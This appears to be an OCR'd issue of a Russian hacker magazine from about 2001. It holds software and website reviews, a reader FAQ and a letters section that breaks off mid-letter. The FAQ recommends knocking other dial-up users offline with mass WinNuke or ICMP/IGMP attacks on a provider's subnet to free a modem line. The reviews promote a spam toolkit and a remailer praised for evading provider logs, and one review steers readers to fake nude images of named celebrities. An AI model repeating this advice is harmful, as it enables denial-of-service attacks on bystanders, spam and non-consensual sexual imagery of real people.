
Windows 9x/NT4/2k
Size: 166 Kb
Для наших людей – Freeware :)
http://www.uran.net/kva


Бывают в жизни огорченья. Например, бороздишь ты бродилкой свой любимый порносайт, а тут Босс входит... Черт, и крестик в углу экрана такой маленький - сразу не попасть, и хотя фрагов в Кваке набито изрядно, но под пронзительным взглядом начальства все твое умение по владению мышкой странным образом улетучивается... А ведь будь у тебя DoHide - тебе стоило бы только по горячей клавише долбануть, и экран твоего монитора приобрел бы девственную чистоту и непорочность. DoHide удалила бы окна всех запущенных программ с экрана так, что их не видно было бы ни на панели задач, ни по ALT+TAB. Актуальная способность, не правда ли? Тем не менее, DoHide создавалась не только для борьбы с любопытными боссами, поэтому программа радует юзера еще целым рядом интересных функций. В частности, DoHide умеет сворачивать окна приложений в системный трей (и даже попросту закрывать на фиг эти приложения!), мгновенно убирать с глаз долой надоедливые окошки с рекламой и вешать горячие клавиши, как на "уборку экрана", так и на другие действия над окнами и операционной системой. Программа помещает рядом с часами дополнительный значок, клик по которому открывает быстрый доступ к ярлыкам на рабочем столе и к твоим документам. В той же менюшке найдется место и для ярлычков твоих любимых приложений. Даже шутники и те легко найдут применение этой проге, поскольку она не требует инсталляции, может работать невидимо для пользователя (даже по Alt-Ctrl-Del), стартует вместе с операционной системой и позволяет "самопроизвольно" сворачивать окошко любимого приложения юзера каждые несколько секунд.



Custo v 1.0

Windows 9x/NT4/2k
Size: 395 Kb
Shareware
http://64.225.85.234


Эта симпатичная утилитка крайне оперативно выдает информацию о внутренней структуре любого заинтересовавшего тебя веб-сайта. На скорость работы программы положительно влияет то, что тотального скачивания выбранного ресурса со всем его содержимым при этом не происходит. К тому же Custo "препарирует" указанный тобой участок сразу несколькими потоками, число которых ты можешь задавать сам в зависимости от толщины твоего канала связи. Результатом работы программы является набитое файлами подробное дерево каталогов, список импортированных веб-сайтом ресурсов и его коллекция ссылок на другие участки Сети. При желании любой найденныйCusto файл или линк можно одним кликом открыть в броузере. Для скромных любителей потрошить порносайты в этой программе предусмотрена возможность автоматической обороны от механизмов авторизации веб-сервера заданными логином и паролем. Однакосамостоятельно подбирать ключики к запароленным ресурсамCusto не умеет, так что постарайся держать свое либидо в кулаке (в смысле - не перевозбуждайся :)).Тем более, что в большинстве случаев Custo все же позволяет вычислить, в каком каталоге веб-мастер запрятал самые веселые картинки и куда тебе стоит наведаться с какой-нибудь качалкой. Хотя, честно говоря, модемом качать порнуху из Сети - это чистый воды садомазохизм.



Weather v1.7.0

Windows 9x/NT4/2k
Size: 411 Kb
Freeware
http://dimfish.nm.ru

С подачи этой проги вести ни к чему не обязывающий разговор "о погоде" можно сколь угодно долго. Weather способен выкачать из Сети и сообщить тебе прогноз погоды на три дня для любого из 113 известных ему городов России и 191 города за ее пределами - эту информацию можно обсасывать пока язык не отсохнет. Типа: "А в Рейкьявике сейчас солнечно, плюс пять... Да? А у нас в деревне Гадюкино - дожди..." :). Хе-хе... А если серьезно, то мне нравится то, как Weather демонстрирует все эти данные о температуре, облачности и осадках: полностью на русском, наглядно, приятно и страшно привлекательно. Базируется прога на движке ослика IE и умеет сама себя обновлять до более новой версии. Весит Weather немного, денег не просит... Короче, приятная такая полезняшка.



Advanced Maillist Verify v 2.1


Windows 9x/NT4/2k
Size: 1014 Kb
Shareware
http://ems.eserv.ru

О других двух программах из "Мечты спаммера" я расскажу совсем кратко. Кому надо - пойдет по указанному выше адресу и узнает все в деталях, благо документация (как и интерфейс :)) у этих прог написана на нашем "великом и могучем". Программа Advanced Maillist Verify (AMV) занимается проверкой созданных Advanced Email Extractor-ом списков рассылки. Точнее сказать, AMV проверяет любые списки адресов электронной почты, оформленных в виде текстовых файлов. Работает прога по алгоритмам почтовых систем провайдеров. Адрес почтового сервера для адреса электронной почты извлекается из DNS. AMV пытается соединиться и эмулировать отправку письма. Письмо при проверке адреса не отправляется, AMV отсоединяется, едва лишь почтовый сервер подтвердит или опровергнет существование почтового ящика. В результате работы этой программы из твоего списка рассылки удаляются все "левые" адреса, на которые слать почту абсолютно бессмысленно. Ну а с программой Advanced Direct Remailer (ADR) вообще все понятно! Это почтовый ремайлер, который доставляет почту прямо на почтовый сервер получателя в обход сервера твоего провайдера (то есть твоя корреспонденция пролетает розовой птицей Обломинго мимо его почтовой системы и мимо его логов). Бедные админы (и связанные с ними спецслужбы)- им теперь придется очень сильно попотеть, если перед сном они вдруг захотят насладиться чтением твоих писем. Создатель ADR уверяет, что с помощью этой проги можно модемом отправлять тысячу писем каждые 15 минут! М-да... Страшно подумать, сколько наших доморощенных "Королей спама" народится в Рунете благодаря этому программному обеспечению. :)

Advanced Email Extractor v 1.1

Windows 9x/NT4/2k
Size: 651 Kb
Shareware
http://ems.eserv.ru


Advanced Email Extractor (AEE) - это первая прога из комплекта "Мечта спаммера", выпущенного компанией Elcom Ltd. Помимо AEE в этот комплект входит еще две программы: Advanced Maillist Verify и Advanced Direct Remailer, но с ними мы разберемся несколько позднее. А пока пара слов о AEE. Итак, начнем с того, что эта прога самостоятельно бороздит Интернет и вытаскивает адреса электронной почты из всех встреченных на своем пути веб-страниц. Программа работает быстро, обрабатывая несколько страниц одновременно. При этом AEE глубоко наплевать, что за ресурс она потрошит: построенный на скриптах веб-форум или же простую домашнюю пагу. Прога обладает гибкой системой настройки: можно задавать глубину сканирования, отсекать ненужные документы при помощи масок и т.д. Также AEE умеет искать себе новые "тематические" пастбища по ключевым словам через AltaVista, InfoSeek, Excite или Yahoo.



HackTracer v 1.2

Windows 9x
Size: 1110 Kb
Shareware
http://www.neoworx.com


Эта прога своего пользователя найдет. Ребята из NeoWorx Inc. все правильно рассчитали. Взяли приделали к своему графическому traceroute-у простенький модуль слежения за портами, и вот уже толпы ошалевших подростков радостно расплачиваются за это чудо папиной кредиткой. Еще бы! Это же тебе не Notepad какой-нибудь! Это же настоящий HackTracer!!! После инсталляции программа встает на страже твоего компа (эээ... тихонечко сидит себе в трее :)), но едва какой-нибудь хацкер вздумает подключиться к твоему компу, как... программа издаст злобное "Бздынь!", отключит "атакуемый" порт и выдаст ip-шник злодея. Но, разумеется, главный наворот HackTracer-а не в этом. Фишка в том, что программа может выяснить маршрут следования ip-пакетов от твоего компьютера до компьютера хацкера (ну, разве не здорово? :)), а затем (приблизительно) показать его на географической карте мира. Блин, я просто вижу, как, глядя на эту карту, один американский тинейджер дико орет другому: "Смотри, Билли. Линия заканчивается в Москве. Нас пытались поиметь эти проклятые русские! Но мы с HackTracer-ом их сделали!" Тьфу ты! Какая гадость. Слишком уж много народа, широко раскрыв глаза и не менее широко развесив уши, с увлечением смотрит все эти лажовые сериалы "про хакеров, спецслужбы и высокие технологии". Впрочем, одно я готов признать: внешне HackTracer смотрится очень солидно. И если тебе вдруг понадобится доказать какой-нибудь симпатичной девчонке, что в сфере информационной безопасности ты - один из главных авторитетов, то... :)



Tauscan v 1.1

Windows 9x/NT4/2k
Size: 1901 Kb
Shareware
http://www.tauscan.com

Первая антитроянская программа, которая на самом деле делает все то, что говорится в рекламе. Простой пример: при тестировании Tau Monitor засек в памяти свеженькую версию троянской крысы Undetected, прибил ее и выдрал ее корни из реестра. А мой любимый AVP Monitor на тот же самый раздражитель реагировал сначала криками "Опасная ситуация!", а затем бубнил что-то про ошибку ввода-вывода, сбой в лечении и необходимость вмешательства сканера. А ведь свой сканнер-модуль есть и у Tauscan, и, надо отметить, он работает вполне прилично, разве что архивы пока проверять не умеет... Судя по тому, как Tauscan постоянно орал при проверке моей коллекции троянов, - база данных у него в действительности весьма и весьма внушительная. Прибавь к этому еще и возможность обновления ее через Интернет, и получится очень даже неплохая картинка. В целом Tauscan произвел на меня довольно сильное впечатление: я даже несколько лишних раз "заражался" различными троянами, чтобы услышать грозныйзвук взрыва, увидеть сообщение об обнаруженном "засланце" и ответить "Yes" на конкретноепредложение: "Вы хотите удалить этот вирус из памяти компьютера, с жесткого диска и из реестра Windows?".



WWW

M.J.Ash (m.j.ash@xakep.ru)

Враги.ру

http://www.vragi.ru

Столбик. Перекладинка. Немного не хватает веревочки с петелькой, но и без этого образ виселицы легко угадывается. Тем не менее, если присмотреться, то можно заметить, что перекладинку украшает пояснительная надпись “Скажи мне, кто твой враг. Остальное моя забота”. Но это так, к слову. Я не думаю, что ты надолго задержишься на пороге, знакомясь с дизайном этого сайта. Наверняка ты сразу же ломанешься внутрь, стремясь как можно скорее принять участие в этой всенародной забаве: коллективном издевательстве над врагами. Кстати сказать, у тебя есть враги? Если нет, то ты можешь проявить солидарность с кем-нибудь и немного попинать ногами тушку чужого недруга. Однако, я скажу тебе по секрету, наибольшее моральное удовлетворение получаешь только когда выставляешь на публичное поругание своих собственных врагов. Процесс мщения максимально упрощен: нужно только разместить на сайте имя своего врага, список его прегрешений, а затем выбрать один из вариантов наказания. К примеру: двинуть его в челюсть, извалять в канцелярских кнопках, оставить только 8 Mb оперативки или же пинцетом лишить его волосяного покрова на груди. Разумеется, после того, как имя твоего недруга окажется в общем списке, то и другие посетители этого сайта смогут прописать ему пару-тройку “оздоровительных процедур”. Да, не забудь при “регистрации” указать мыло своего врага. Представляешь себе его лицо, когда он получит первый из еженедельных отчетов о том, что за все его преступления столько-то людей хотело бы пустить его на сувениры, а столько-то... ну, скажем, потрогать за вымя?!! :)




Мат

http://partizanen.nm.ru

До татаро-монгольского ига наши предки-славяне матом не ругались. Так, обзовут сгоряча нагадившего на заветный сноп пшеницы соседа козлом (или еще каким-нибудь неблаговидным животным) и все. На сердце и полегчает. Но с приходом хана Батыя с сотоварищами все изменилось. Жизнь стала настолько веселой, что для выражения собственного отношения к происходящему нашим предкам стало явственно не хватать слов. Сначала закончились названия домашних животных, затем диких. Тем не менее древние славяне продолжали чувствовать, что они, увы, остаются непонятыми. И тогда они решили обогатить свой лексикон кое-какими татарскими словами и выражениями. Но вот беда! Наш народ тогда особой образованностью не отличался, и поэтому значение большинства заимствованных слов улавливал с трудом. Зато русский мужик отродясь превосходно ориентировался в сложных узорах родственных отношений. И вот как-то так само собой получилось, что татарские слова наши предки стали использовать в основном для краткого пояснения особенностей происхождения, описания морально-этических норм, ну и, конечно, для более полной передачи половой и видовой принадлежности предмета обсуждения. Как ни странно, но это сработало. Теперь русский мужик мог в любой момент встать и, небрежно помахивая перед носом оппонента своим пудовым кулачищем, в двух словах объяснить ему свою жизненную позицию. Надо ли говорить, что вскоре после этого татаро-монгольскому игу пришел полный... конец! :)

Brains4Zombies.com

http://www.brains4zombies.com




Никто не спорит, зомби - твари полезные. Особенно если не принюхиваться к тому, как они пахнут, и не слишком приглядываться к тому, что они едят. Впрочем, проблема с запахом и непритязательным внешним видом легко разрешима - несколько килограммов грима, несколько литров дезодоранта, и твои подопечные будет выглядеть так же хорошо, как до похорон. Другое дело проблема питания. И дело тут даже не в том, что эти полуразложившиеся сволочи отвратительно ведут себя за столом. Просто если вовремя не подсуетиться и не сунуть каждой твари по свежей порции человеческих мозгов, то зомби внезапно могут на тебя обидеться и слегка отжевать тебе какую-нибудь важную часть твоей анатомии. Например, голову. К счастью, в последнее время наметились кое-какие позитивные сдвиги и в этом направлении. В частности, компания Amazon.com объявила об открытии Brains4Zombies.com, онлайнового магазина по торговле мозгами. Этот сайт предлагает широкий выбор человеческих мозгов с доставкой на дом. За разумные деньги здесь можно приобрести “ткань, заполняющую черепа” звезд музыки и кино, супермоделей, политиков и других знаменитых людей. Нечего и говорить, насколько эти мозги вкуснее, чем та проспиртованная кашица, что ты обычно выскребаешь столовой ложкой из черепушки свежепойманного местного бомжа. Твои зверюшки будут просто урчать от удовольствия!

Гонки Экстремальных Гигантов

http://extrem.21.ru

Новый экстремальный вид спорта - экстремальная литература. Еще одна народная сетевая забава. Для начала ты садишься за комп, минут десять вдумчиво изучаешь потолок, а затем, злобно подхихикивая, быстро набираешь что-нибудь безбашенное. Далее отправляешь свой опус на сайт ГЭГ и... Добро пожаловать, приятель! Ты в игре! В принципе совершенно наплевать, какую тему ты грязно используешь в своем произведении. Хочешь, пиши о теоретических предпосылках некрофилии, хочешь - о своей неразделенной любви к игре “Морской бой”. Главное, что многие тебя прочтут и оценят твой труд. Одна беда: поскольку все люди - сволочи, то кое-кто может язвительно заявить, что написанный тобою текст “явно похож на удобрение”. Ты не расстраивайся, пойми - в гонке побеждает не тот, у кого краска на машине ровнее легла, а тот, у кого вместо сердца - пламенный мотор и масло в тормозных дисках. Пиши снова и снова. Рано или поздно народ поймет, что твои произведения - это просто прикол, и что даже оценка “Зашибись” есть всего лишь скромное признание мощи твоего интеллекта. К участию в этих гонках приглашаются все писатели-экстремалы-матершинники-эротоманы, которые желают получить всенародное признание еще при жизни. Ну что, приятель, готов? Руки на клаву, и понеслась?!! :)



3D Artists

http://www.raph.com/3dartists


Есть у меня одна слабость. Люблю я, знаешь ли, натянуть на свой рабочий стол такую картинку, чтобы у всех при взгляде на нее челюсть выпадала от удивления. В принципе эффект "выпадающей от удивления челюсти" легко достигается помещением на экран изображения чего-нибудь достаточно тошнотворного, вроде раздавленной крысы или плохо переваренного ужина. Но, к сожалению, работать за "украшенным" таким образом компьютером немного... неприятно. Поэтому я периодически ползаю по различным сетевым 3D ресурсам, пытаясь отловить на них новые незатасканные картины в 3D. Точнее сказать, раньше ползал. Дело в том, что недавно я наткнулся на сайт 3D Artists, и размеры, и качество его коллекции 3D работ меня откровенно порадовали. Позднее на Русском 3D центре (cray.onego.ru/3d) я узнал, что коллекция этого сайта - одна из наиболее известных и престижных западных рейтинговых галерей. Впрочем, класс этого сайта было видно сразу: большое количество работ 3D художников со всего мира (один из которых работает у нас в X :)), удобный предпросмотр, сортировка по времени поступления работ, по фамилии художника и по стране его проживания. И, естественно, рейтинги. Выбор для своего desktop-а картины из первой десятки - это практически стопроцентная гарантия выпадения челюсти у кого угодно. Описать эти картины я не могу, их просто НАДО увидеть самому.



Nude-Celeb-Fakes

http://nude-celeb-fakes.wanton.nu


В прошлом номере X я посоветовал фанатам не особенно радоваться, когда в их похотливые ручонки попадает фотография их кумира в обнаженном виде. Скорее всего - уверял я - это будет обычная подделка, fakes. Для подтверждения своих слов я даже послал всех на сайт (fakes.boom.ru), где подробно рассказывается о том, как была сделана та или иная фальшивка. Короче, как мне тогда казалось, я сделал доброе дело. И, что ты думаешь, я получил в ответ? Письма с "большими спасибо" и щедрые денежные переводы? Как бы не так! Общую тему свалившейся в мой почтовый ящик корреспонденции можно передать словами: "Да какая мне разница, что это подделка? Главное, что лицо ее и титьки видны.". М-да... Вот она, человеческая благодарность! Ну что ж, дорогие мои любители титек, а не пойти ли вам всем тогда на... сайт Nude-Celeb-Fakes дружными рядами? Там этих самых титек ну просто завались! На скриншоте показана только самая верхняя часть веб-страницы, а на самом деле там далее идет длинный как простыня список из сотен и сотен фамилий знаменитых людей. Там тебе и Анна Курникова, там тебе и Бритни Спирс. Клик по любой из фамилий вызывает появление подборки фотографий (фальшивых, естественно), на которых выбранный вами человек будет представлен слегка голышом. На всякий случай даю вам еще два линка: www.lairofluxlucre.com и www.b-spot.net. Если на указанных трех сайтах ты не встретишь неприличной фотки своего поп-кумира, значит он (она :)) либо наш соотечественник, либо кочка на ровном месте, либо... и то и другое вместе. :)



Что подарить девчонке на...?


http://www.presents.spb.ru

Место тусовки писателей-фантастов и коллективных исследований на тему "Где же у женщин волшебная кнопка?". Материалов масса. При чтении большинства текстов из горла начинают самопроизвольно вырываться короткие характерные звуки, выражающие веселье, радость и удовольствие (а также насмешку, злорадство и другие чувства :)). Парни то и дело взмывают в стратосферу, предлагая дарить любимым розовых слонов и покорять их сердца своими грандиозными баталиями с наемными хулиганами. Но уже в следующем совете раздается веский голос какой-нибудь Маши, которая возвращает "летунов" на землю своим едким замечанием вроде: "О, господи! Ребята, вы хотя бы гвоздик в стену вбейте - и мы уже будем счастливы!". Хе-хе. Благодаря отрезвляющему действию таких вот Маш на этом сайте действительно можно позаимствовать кое-какие стоящие мысли. И по поводу подарков, и на тему "Куда прогулять девушку вечерком". Но стоит заметить, что у народа больший интерес вызывает совсем другое, а именно "Как ошарашить ее не по-детски?". Оно и понятно - в жизни каждого мужика периодически случается облом, который некоторые излишне романтичные личности называют "несчастной любовью". И в такие моменты каждый из нас думает: "Ладно женщина, ладно... Сейчас я уйду, но когда-нибудь... Когда-нибудь я вернусь и отомщу... И поверь мне! Мстя моя будет ужасной!". :)




FAQ

FAQ (faq@xakep.ru)




Что такое своп (swap)-файл? И зачем он нужен?



Зачем нужны большие карманы в одежде? Чтобы туда распихать наиболее потребные вещи, используемые в обиходе. Так и своп - "карман" операционной системы, куда складывается наиболее часто запрашиваемая информация, в конкретный момент не востребованная. Говоря компьютерным термином, своп - файл подкачки, заполняемый информацией из оперативной памяти. Объем свопа варьируется в зависимости от состояния системы. Ограничения на размер файла подкачки устанавливаются непосредственно в настройках диска. Со временем появился другой термин, характеризующий частые обращения к swap-фалу - "свопит". Когда система постоянно активно работает со свопом из-за нехватки оперативной памяти. Для хакера swap интересен тем, что там можно найти массу интересной промежуточной информации (вроде паролей, введенных при соединении с Инетом). ;) Более подробно об этом можно прочитать в #4 X 00.

Подскажите, где в Инете можно намутить НОРМАЛЬНЫЙ (желательно) Firewall!!!



Подскажите, где в городе можно намутить НОРМАЛЬНОГО (желательно) Пива!!!
По логике очень похожие вопросы :). Зайти в пивной ларек и на download.com, соответственно. С конкретным выбором также стоит отталкиваться от собственных потребностей: кому "Балтику", кому "Сокол", а кому "Staropramen". Файрвол "для дома, для семьи" - ZoneAlarm (www.zonelabs.com) и Black ICE Defender (http://www.networkice.com). Максимально доступный интерфейс, простота использования, красивые менюшки и прожорливость в ресурсах. Для Advanced user`ов имеется Conseal Firewall от Signal9. С достаточно чуткой настройкой, интерфейсом без излишеств. Имеются вариации под 95/98/НТ (под 95-ые и 98-ые - разные версии). В данный момент ведется бета-тестирование версии под Windows 2k и Windows ME. Некий дискомфорт при работе с Консилом привносит необходимость настройки его по специальным рулесам, которые можно качнуть из Инета в уже готовом исполнении под средние нужды.
Естественно, надо вспомнить про народно любимый AT-Guard, не обновлявшийся с января 99 года, но имеющий наиболее симпатичный фейс и, помимо функции защиты, срезающий баннеры и рекламные окошки (popups). Имеющий ряд серьезных недочетов, уязвимостей в безопасности и слабость к серии D.O.S-атак. В данный момент обновления АтГварда идут под маркой Symantec - как отдельный продукт Personal Firewall 2001, и в комплексе по защите инфы - Norton Internet Security(tm) 2001. К своему стыду, на Mitin0 baZaR я этого добра еще не видел, а из Инета можно качнуть только бету Norton Internet Security весом в 47 мег :(, которая не работает в Windows 2K.
Из отечественных разработок приходит на память Jammer и имеющий русские корни Esafe. http://www.esafe.com/ и http://www.agnitum.com/index.phtml, соответственно.

Какой прогой можно взломать файлик-архив с установленным на нем паролем?

Если имеется ввиду файл, "заархивированный" в ZIP`e, RAR`e, с установленным паролем, то ситуация становится вполне ясной. Программы по взлому работают по одному из двух принципов (или по обоим сразу =): механическим перебором возможных паролей и с использованием уязвимости в крипто алгоритме архиватора. На нынешний момент наиболее актуален первый подтип программ. Подбор пароля происходит как bruteforce, т.е. подборкой пароля по всем возможным комбинациям, учитывая указанные критерии (реестр, максимальная длина пароля, наличие цифр, английские/русские буквы), так и "атакой по словарю", когда перебор основывается на определенных word list`ax.
Примером конкретных программ для взлома архивов будут продукты с www.passwords.ru.

Сами мы не местные, и провайдер у нас такой же: всего 20 модемных пулов, которые постоянно заняты. И мы с друганом не успеваем выйти вдвоем в Инет. Может можно что-то сделать, чтобы отключить кого-то из жадных юзеров, уже сидящих в Инете? >:)

Какой злобный пров и какие злобные намерения... :) Самое простое решение - ломиться к провайдеру напрямую с помощью какой-либо звонилки (автор во времена хренового дозвона пользовался Advanced Dialer`ом). Если счетчик будет показывать трехзначное число - не стоит расстраиваться: бьемся за правое дело =).
Но долбиться - не всегда правильное решение. Во времена тотального Win 95 (97-99 годы) был такой финт: один кул-хацкер прозванивался в Инет и запускал Massive WinNuke на весь диапазон подсети провайдера, в результате чего выпадало по 10-15 юзеров. Ровно то же количество линий dial-up оказывалось свободными =). В нынешнее время дырявых виндов стало меньше, но сам принцип остается актуальным, и массовые oob-атаки с легкостью заменяются на igmp/icmp. Кое-какие продвинутые перцы пошли дальше и написали скрипт, который постоянно висит на хостинге и выстреливает дырявых юзверей дайлапа, открывая свободный дозвон.

Часто случается и такое, что непробиваемое "занято" оказывается не более чем АТСным багом, называемым "межатсное занято", когда ты не можешь соединиться со всеми номерами конкретной АТС. В российских условиях эта трабла устраняется исключительно сменой номера выхода в Инет :(.

А если ты все же соединился со столь гамузным провайдером, то держи связь зубами и другими частями тела! Т.е. заранее позаботься о грамотной настройке своей системы и коннекта.


Что такое RTFM и как он связан с FAQ?

Read the fucking manual. Также бытует менее популярная RFTM Read Fucking Text Manual. Перевод на русский, я думаю, излишен? =) Словечко, предположительно, пришло из FTN-сетей и usenet`ов, где юзерам, задававшим в 3000-ый раз тупой вопрос, - говорили лаконично и просто: RTFM. В связи с чем появились Frequently Asked Questions (часто задаваемые вопросы), успевшие осесть даже в X. И вопрошавшему отвечали RTFM+read FAQs :).
Опасаясь потерять драгоценные вопросы для нашей рубрики - все таки советовал бы следовать рассматриваемому замечанию :).

У меня проблема: вставляю диск(музыкальный) в CD-ROM. Он его крутит, а музыки нема (причем подключаю наушники в CD-ROM - все играет). Пробовал переустановить звуковуху - не помогает. Может ты поможешь?

"Твоя задача необычна, но до боли проста..." Сам сталкивался с ней, когда, купив первый











CD-ROM в 94 году, получил некомплект: сидюк не играл музыкальных CD, если подключить колонки к звуковой карточке, а не к гнезду наушников на передней панели. После недолгих разбирательств выяснилось, что при продаже девайса (220$ тогда стоил, однако >:) не дали специальной веревки для соединения цэдэрома со звуковухой. После установки которого - музыка с CD свободно играла через колонки, подрубленные к карточке. Так что для решения твоей проблемы - надо подогнать этот проводок, соединяющий AUDIO-выход сидюка с входом карточки. Обычно этот коннектор прилагается при продаже CD-R*`a. Если такового не имеется - надо его купить на толчке (не более 2$) или экспроприировать у ламера ;). Подробности подключения описаны в бумажном мануале к вертушке, или pdf`е, что можно качнуть с сайта производителя.

Если же проводка достать не удалось - остается подключать наушники/колонки не к карточке, а к сидюку на время прослушки музыкальных дисков.

У меня подозрение, что мне подсунули клав-шпиона. Подскажите, как проверить, так это или нет?

Хе-хе... позвонить в приемную ФСБ и сообщить, что у тебя есть подозрения о том, что у тебя живет шпион =). Они пришлют вооруженную опергруппу, которая намнет тебе бока, для порядка, и заберет комп для обнаружения шпиона. Что сделают с тобой еще - мне неизвестно, но могу пояснить, что они будут делать для поиска шпиена на твоем ПК >:).

Проверят потенциальные места для запуска клавиатурного сниффера в виндах: реестр (run/run services), файлы system/win.ini, launch-list ICQ (другие файл-launcher`ы), папку автозагрузки, task manager, etc. Т.к. клавиатурный шпионер не более чем приложение, то он будет светиться в одном (а может и нескольких) описанных выше местах. Существует специальная прога для определения софта, запускаемого после загрузки. Называется Startup Control. Скачать можно с http://www.mlin.net/StartupCPL.shtml.

Наиболее вероятно, что сниффер отправляет данные в Инет, а значит его приложение получает доступ в сеть. Поэтому можно засечь, какие проги начинают ломиться в Инет. Это делается как ручками, так и с помощью показателей firewall`ов о попытках коннекта.

Так делают начинающие борцы со шпионами, а наиболее продвинутые - изучают подробности устройства клавиатурных снифферов. В этом особенно помогает написание собственного ;). Достаточно точно и подробно сей процесс описан в журнале Phrack N53 (www.phrack.com) - A Stealthy Windows Keylogger. Если разберешься во всей этой ботве - уже не у себя будешь шпионов искать, а другие твоего засланца =).

Юзала я такую штуку, как PGP, но ни хрена не поняла, что она из себя представляет. Расскажи про это, плиз!

Заветные три буквы PGP расшифровываются как 'Pretty Good Privacy'. Сие есть популярная система шифрования, основанная на открытом ключе. К системам с закрытым ключом относятся, к примеру, различные проги для шифрования информации на диске или крипты в архиваторах. Таким образом, доступом к инфе обладает только имеющий ключ (не забудь про кул-хацкеров и людей в черном =). А что делать, если доступ к инфе надо дать нескольким людям? Тогда придется отдавать ключик aka пароль к зашифрованному архиву. Если друг потеряет пароль, а еще хуже - передаст его каким-нибудь левым людям? Тут нужно доверять только надежному посреднику, коим в данном случае является комплекс PGP. Ты создаешь свой открытый ключ - посылаешь другу, он отдает его "посреднику" PGP, и создается зашифрованное письмо. Ты получаешь это сообщение и показываешь личный ключик господину PGP, и тот доверяет секреты, завернутые в шифрованном письме. В основе понимания PGP лежат два описанных понятия - "публичный" и "секретный" ключ. Шифрование по данному типу также предполагает такую вещь, как Authenticity verification (электронную подпись), с помощью которой можно определять подлинность документов, т.е. "твой или не твой".

На момент написания сих строк, была доступна версия 6.5.8 как freeware и 7.0 как коммерческая. Имеются вариации под 9X/NT/2000/*nix. Официальный сайт - www.pgpi.org . Понятно, что посвятить в суть данной системы кратким ответом не получится, так что прощупай следующие ресурсы на наличие потребной инфы: http://www.gil-dea.com/pgp (подборка мануалов), http://www.hauert.net/pgpother.html (PGP для альтернативных OS), http://www.geocities.com/SoHo/Studios/1059/pgp-ru.html (2,5 года не обновлявшийся сайт "Русский альбом PGP"), http://www.faqs.org/faqs/pgp-faq/ (туча FAQов по ПЖП).

Как подписаться на Хакер, живя за границей?

Все подробности/форму этого темного дела можно найти на http://www.pressa.de/form/subscribe_e.html









Ё-MAIL

Письмо:
От: ashihmin
(ashihmin@go.ru)

Дарова уважаемая редакция. Не буду забивать ваши умненькие миленькие головы кучей ненужной информации, ближе к делу: во 1х) Порадуйтесь за меня, я наконец-то подключилась к инету (кстати, а что мне теперь с ним делать?); во 2х) Хакерами не рождаются, ими, с вашей помощью, за что отдельное спасибо, становятся; в 3х) Хельп!!! У меня постоянно виснет факин маус (каждые 5-6 минут!). Работать невозможно! Восстанавливается в настройках, в "Общих" мышки, надо ее изменить на какую-нибудь другую мышь PS/2. Вы самый классный журнал. Только купить вас крайне трудно. Ну ладненько, одевайтесь теплее, будьте здоровы. Спасибо за внимание.
С наилучшими пожеланиями, Кира.

Дарова, Кира! Ты правильно делаешь, что не забиваешь наши умненькие головы всякой лабудой. Лучше залей их пивом! Будем очень признательны. Мы все дико рады за тебя, что ты наконец-то подключилась к Интернету, но лучше с ним ничего не делать, а то ни к чему хорошему это не приведет (мы все дико пострадали от этой заразы, но мы уже подвязаны, а ты еще можешь спастись). Насчет хакеров ты права. Мы активно участвуем в их становлении. У нас даже есть подпольный завод по производству хакеров всех мастей. Скоро мы также начнем выпускать водолазов, кулинаров, слесарей и сексуальных маньяков (по спецзаказу Шеповалова). Мы сочувствуем твоей проблеме с факин маусом. Рекомендуем переустановить драйвера, тогда факин маусу настанет полный трахен зи попен и безоговорочный капитулирен. Были рады с тобой пообщаться, постараемся не замерзнуть.
Твои снеговики

Письмо:
От: Вася Пупкин
(lameroza@mail.ru)

